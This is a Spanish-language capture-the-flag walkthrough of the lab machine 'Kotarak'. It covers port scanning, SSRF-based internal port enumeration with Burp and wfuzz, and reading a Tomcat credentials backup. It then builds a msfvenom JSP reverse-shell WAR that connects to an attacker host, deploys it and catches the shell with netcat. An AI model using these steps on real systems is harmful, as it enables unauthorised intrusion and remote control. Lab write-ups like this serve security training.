

Kotarak

Escaneo

Bash

```
> nmap -p- --open -sS -n -Pn -vvv 10.129.1.117 -oG allports
```

```
Some closed ports may be reported as filtered due to --de
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
8009/tcp   open  ajp13        syn-ack ttl 63
8080/tcp   open  http-proxy    syn-ack ttl 63
60000/tcp  open  unknown      syn-ack ttl 63

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 301.80 sec
Raw packets sent: 106997 (4.708MB) | Rcvd: 103
```

Bash

```
nmap -p22,8009,8080,60000 -sCV -oN escaneo
```

```
batcat escaneo -l java
```

File: **escaneo**

```
# Nmap 7.94SVN scan initiated Fri May 24 12:19:10 2024 as: nmap -p22,8009,8080,60000 -sCV -oN escaneo 10.129.1.117
```

```
Nmap scan report for 10.129.1.117
```

```
Host is up (0.21s latency).
```

```
PORT      STATE SERVICE      VERSION
```

```
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
```

```
| 256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
```

```
|_ 256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
```

```
8009/tcp   open  ajp13?
```

```
| ajp-methods:
```

```
| Supported methods: GET HEAD POST PUT DELETE OPTIONS
```

```
| Potentially risky methods: PUT DELETE
```

```
|_ See https://nmap.org/nsedoc/scripts/ajp-methods.html
```

```
8080/tcp   open  http-proxy
```

```
|_http-title: Apache Tomcat/8.5.5 - Error report
```

```
|_http-favicon: Apache Tomcat
```

```
60000/tcp  open  unknown
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
# Nmap done at Fri May 24 12:20:01 2024 -- 1 IP address (1 host up) scanned in 51.04 seconds
```

```
home/unicomanu/Academia/Kotarak
```

En el puerto 8080 tenemos un T0mcat



#importante

Protocolo 8009 - Pentesting Apache JServ Protocol (AJP)


Definicion

AJP es un protocolo de red. Es una versión optimizada del protocolo HTTP que permite a un servidor web independiente como [Apache](#) comunicarse con Tomcat. Históricamente, Apache ha sido mucho más rápido que Tomcat al servir contenido estático. La idea es permitir que Apache sirva el contenido estático cuando sea posible, pero que redirija la solicitud a Tomcat para el contenido relacionado con Tomcat.

El protocolo ajp13 está orientado a paquetes. Se eligió un formato binario en lugar del texto plano más legible por razones de rendimiento. El servidor web se comunica con el contenedor de servlets a través de conexiones TCP. Para reducir el costoso proceso de creación de sockets, el servidor



web intentará mantener conexiones TCP persistentes con el contenedor de servlets y reutilizar una conexión para múltiples ciclos de solicitud/respuesta.

Una que vemos que es un tomcat vamos al sitio por defecto del Tomcat que es el manager/html



Y nos salta el panel de autenticator pero como no lo tenemos probamos su configuracion pero sino se buca otra manera

Como tambien buscamos ese puerto el 60000



y tenemos esto podremos realizar un SSFR que practicamente es la vulnerabilidad ocurre cuando una aplicación web permite hacer consultas HTTP del lado del servidor hacia un dominio arbitrario elegido por el atacante.

Por ello abrimos el burpsuite y la interceptamos la peticion GET del submit que tenemos y o enviamos al intruder

Añadimos solo los numeros como vemos en pantalla, despues elegimos el ataque que es el Sniper y nos vamos al payload

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Extensions. Below these, there are sub-tabs for Positions, Payloads (selected), Resource pool, and Settings. The main area is divided into two sections: "Number format" and "Payload processing".

Number format section:

- From: 1
- To: 65535
- Step: 1
- How many: (empty field)
- Number format: Base: ☒ Decimal ☐ Hex
- Min integer digits: 0
- Max integer digits: 5
- Min fraction digits: 0
- Max fraction digits: 0
- Examples: 1, 54321

Payload processing section:

You can define rules to perform various processing tasks on each payload before it is used.

Buttons: Add, Edit, Remove, Up, Down

Enabled	Rule

Payload encoding section:

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: .\|=<>?+&*;"'{}|^`#

At the bottom, there are links for "Event log" and "All issues".

DEs

Despues ponemos el type de payload que es numbers y ponemos los numerps de los puertos para ver la salida del ataque

2. Intruder attack of http://10.129.144.132:60000

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	441			205	
1	1	200	163			204	
2	2	200	523			205	
3	3	200	152			204	
4	4	200	641			205	
5	5	200	301			204	
6	6	200	626			205	
7	7	200	266			204	
8	8	200	430			205	
9	9	200	273			204	
10	10	200	624			205	
11	11	200	384			205	
12	12	200	435			205	
13	13	200	460			205	
14	14	200	806			205	
15	15	200	615			205	
16	16	200	650			205	
17	17	200	504			205	
18	18	200	536			205	
19	19	200	516			205	
20	20	200	529			205	
21	21	200	483			205	
22	22	200	469			266	
23	23	200	446			205	
24	24		0				

Como vemos el 22 es el puerto ssh y cambia su Length

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
22	22	200	469			266	
0		200	441			205	
2	2	200	523			205	
4	4	200	641			205	
6	6	200	626			205	
8	8	200	430			205	
10	10	200	624			205	
11	11	200	384			205	
12	12	200	435			205	
13	13	200	460			205	
14	14	200	806			205	
15	15	200	615			205	
16	16	200	650			205	
17	17	200	504			205	
18	18	200	536			205	
19	19	200	516			205	
20	20	200	529			205	
21	21	200	483			205	
23	23	200	446			205	
24	24	200	577			205	
25	25	200	361			205	
26	26	200	493			205	
27	27	200	502			205	
28	28	200	478			205	

Lo colocamos asi y despues vemos todo slos que tenian ese tipo de Length ya que comp somos un tipo de usuario que no es lla maquina pues no tenemos suficienete vista para ver los puertos que tiene abiertos en su totalidad con el SSRF podemos tramitar la peticipo por GET y ver el ancho de Length y que me de informacion de los puertos que estan abiertos.

Como vemos que tarda mucho podemos hacerlo con wfuzz

Tiramos la primera query de wfuzz

Bash

```
> wfuzz -c -t 200 -z range,1-65535
"http://10.129.144.132:60000/url.php?
path=http://localhost:FUZZ"
```

```

> wfuzz -c -t 200 -z range,1-65535 "http://10.129.144.132:60000/url.php?path=http://localhost:FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.129.144.132:60000/url.php?path=http://localhost:FUZZ
Total requests: 65535

```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	2 L	0 W	2 Ch	"1"
000000061:	200	2 L	0 W	2 Ch	"61"
000000060:	200	2 L	0 W	2 Ch	"60"
000000015:	200	2 L	0 W	2 Ch	"15"
000000003:	200	2 L	0 W	2 Ch	"3"
000000064:	200	2 L	0 W	2 Ch	"64"
000000031:	200	2 L	0 W	2 Ch	"31"
000000059:	200	2 L	0 W	2 Ch	"59"
000000007:	200	2 L	0 W	2 Ch	"7"
000000058:	200	2 L	0 W	2 Ch	"58"
000000161:	200	2 L	0 W	2 Ch	"161"
000000151:	200	2 L	0 W	2 Ch	"151"
000000154:	200	2 L	0 W	2 Ch	"154"
000000155:	200	2 L	0 W	2 Ch	"155"
000000157:	200	2 L	0 W	2 Ch	"157"
000000158:	200	2 L	0 W	2 Ch	"158"
000000147:	200	2 L	0 W	2 Ch	"147"
000000150:	200	2 L	0 W	2 Ch	"150"
000000153:	200	2 L	0 W	2 Ch	"153"
000000156:	200	2 L	0 W	2 Ch	"156"
000000063:	200	2 L	0 W	2 Ch	"63"
000000149:	200	2 L	0 W	2 Ch	"149"
000000226:	200	2 L	0 W	2 Ch	"226"

Como vemos 2 ch de caracteres pues intuimos que estan cerrados y necesitamos que no los recoja y pillar los otros para ello utilizamos el parametro --hh=2

Bash

```

> wfuzz -c -t 200 --hh=2 -z range,1-65535
"http://10.129.144.132:60000/url.php?
path=http://localhost:FUZZ"

```

```
key@kali:~/wtfuzz$ wfuzz -c -t 200 --hh=2 -z range,1-65535 "http://10.129.144.132:60000/url.php?path=http://localhost:FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://10.129.144.132:60000/url.php?path=http://localhost:FUZZ
Total requests: 65535

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000110:  200        17 L   24 W   187 Ch  "110"
000000090:  200        11 L   18 W   156 Ch  "90"
000000320:  200        26 L  109 W  1232 Ch  "320"
000000022:  200         4 L   4 W    62 Ch  "22"
000000200:  200         3 L   2 W    22 Ch  "200"
000003306:  200         2 L   8 W   123 Ch  "3306"
000008080:  200         2 L  47 W   994 Ch  "8080"
000000888:  200        78 L  265 W  3955 Ch  "888"
=====
```

Y ya aqui vemos puertos abiertos que desde la manera normal no lo veriamos y si con el SSRF

Use this private web browser to surf the web anonymously. Please do not abuse it!

Miramos por ejemplo el 320



Y con ello tenemos una pagina que deberia ser de produccion o otra que desde fuera con los permisos normales pero con los permisos de aqui podemos ver

con el 888

10.129.144.132:60000?url.php?path=http%3A%2F%2Flocalhost%3A888

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Simple File Viewer

Path: [Root](#)

order DESC Name

backup

blah

is

on

tetris.c

thing

this

2.22 kB

1 kB

0 B

0 B

6.16 kB

0 B

0 B

18 07 2017 21:42:11

13 07 2017 00:38:10

18 07 2017 21:50:21

18 07 2017 21:50:29

18 07 2017 21:48:50

18 07 2017 21:50:29

18 07 2017 21:50:21

Al ver este nuevo puerto abierto, tenemos un archivo iinteresante que es el de backup que con el vamos intentar poner el cursor yu a ver si vemos hjacia que ruta nos indica

Simple File View

This time, se

Path:  [Root](#)

[order DESC Name](#)

 [backup](#)

 [blah](#)

 [is](#)

 [on](#)



 [tetris.c](#)

 [thing](#)

 [this](#)

10.129.144.132:60000/url.php?doc=backup

Nos indica abajo que vamos a doc=backup pero es listo ya que lanza la petición hacia el puerto 60000 que no es el suyo el 888 para ello en el navegador vamos a hacer como una petición http con /?doc=backup




Aparentemente nop se ve nada pero vamos a hacer control+u para ver el codigo a ver si hay algo

```
view-source:http://10.129.144.132:60000/url.php?path=http%3A%2F%2Flocalhost%3A8888/?doc=backup

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!--
3 Licensed to the Apache Software Foundation (ASF) under one or more
4 contributor license agreements. See the NOTICE file distributed with
5 this work for additional information regarding copyright ownership.
6 The ASF licenses this file to You under the Apache License, Version 2.0
7 (the "License"); you may not use this file except in compliance with
8 the License. You may obtain a copy of the License at
9
10 http://www.apache.org/licenses/LICENSE-2.0
11
12 Unless required by applicable law or agreed to in writing, software
13 distributed under the License is distributed on an "AS IS" BASIS,
14 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15 See the License for the specific language governing permissions and
16 limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21 version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
26 strongly recommended that you do NOT use one of the users in the commented out
27 section below since they are intended for use with the examples web
28 application.
29 -->
30 <!--
31 NOTE: The sample user and role entries below are intended for use with the
32 examples web application. They are wrapped in a comment and thus are ignored
33 when reading this file. If you wish to configure these users for use with the
34 examples web application, do not forget to remove the <!-- --> that surrounds
35 them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38 <role rolename="tomcat"/>
39 <role rolename="role1"/>
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gui,manager-script"/>
45
46 </tomcat-users>
47
48
49
```

Y aqui tenemos el archivo backup de la pagina que es justamente el de tomcat xml
aqui hay cosas como el admin y password



y le damos y hemos entrado a la pagina de manager del tomcat del servidor

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy

Ataque RCE

XML Configuration file URL:

WAR or Directory URL:

Para entrar al sistema vamos a utilizar el RCE que es ejecucion remota de codigo malicioso en el WAR (Un archivo WAR (Web Archive) **es una aplicación Web empaquetada**. Los archivos WAR se pueden utilizar para importar una aplicación Web a un servidor Web. Además de los recursos del proyecto, el archivo WAR incluye un archivo de descriptor de despliegue Web.)

Para hacer este ataque tendremos que hacer un payload para hacernos un reverse y asi conseguir la conexion por ello listamos los payloads en java ya que se mueve en java el tomcat

```
> msfvenom -l payloads | grep java
java/jsp_shell_bind_tcp      Listen for a connection and spawn a command
shell                         Connect back to attacker and spawn a comman
java/jsp_shell_reverse_tcp   Connect back to attacker and spawn a comman
d shell
java/meterpreter/bind_tcp    Run a meterpreter server in Java. Listen fo
r a connection
java/meterpreter/reverse_http Run a meterpreter server in Java. Tunnel co
mmunication over HTTP
java/meterpreter/reverse_https Run a meterpreter server in Java. Tunnel co
mmunication over HTTPS
java/meterpreter/reverse_tcp Run a meterpreter server in Java. Connect b
ack stager
java/shell/bind_tcp          Spawn a piped command shell (cmd.exe on Win
dows, /bin/sh everywhere else). Listen for a connection
java/shell/reverse_tcp       Spawn a piped command shell (cmd.exe on Win
dows, /bin/sh everywhere else). Connect back stager
java/shell_reverse_tcp       Connect back to attacker and spawn a comman
d shell
```

Y nos quedamos con el marcado

```
msfvenom -l payloads | grep java
java/jsp_shell_bind_tcp      Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp   Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp    Run a meterpreter server in Java. Listen for a connection
java/meterpreter/reverse_http Run a meterpreter server in Java. Tunnel communication over HTTP
```

creamos el shell.war

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.29
LPORT=443 -f war -o shell.war
```

```
> msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.29 LPORT=443 -f war -o shell.war
Payload size: 1105 bytes
Final size of war file: 1105 bytes
Saved as: shell.war
> ls
allports  allports_ep  escaneo  shell.war
```

Nos dirigimos aqui

Deploy

WAR file to deploy

Select WAR file to upload No file selected.

y Browse y subimso el archivo

Ya lo tenemos
subido

Si le pinchamos mientras estamos en escucha nos
deberia dar una shell

```
File Actions Edit View Help 129.144.132.6000 x Que es SSRF (Server Side)
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.29] from (UNKNOWN) [10.129.144.132] 33608
█ DB Google Hacking DB OffSec
```

```
File Actions Edit View Help 129.144.132.6000 x Que es SSRF (S
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.29] from (UNKNOWN) [10.129.144.132] 33608
whoami
tomcat
█ DB Google Hacking DB OffSec
```

Ya estamos dentro

```

comcat
hostname -I
10.129.144.132 10.0.3.1 dead:beef::250:56ff:feb0:52d8
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b0:52:d8
          inet addr:10.129.144.132  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:feb0:52d8/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:feb0:52d8/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:154968 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20429380 (20.4 MB)  TX bytes:15480537 (15.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:208715 errors:0 dropped:0 overruns:0 frame:0
          TX packets:208715 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12575232 (12.5 MB)  TX bytes:12575232 (12.5 MB)

lxcbr0    Link encap:Ethernet  HWaddr 00:16:3e:00:00:00
          inet addr:10.0.3.1  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe00:0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:895 errors:0 dropped:0 overruns:0 frame:0
          TX packets:894 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
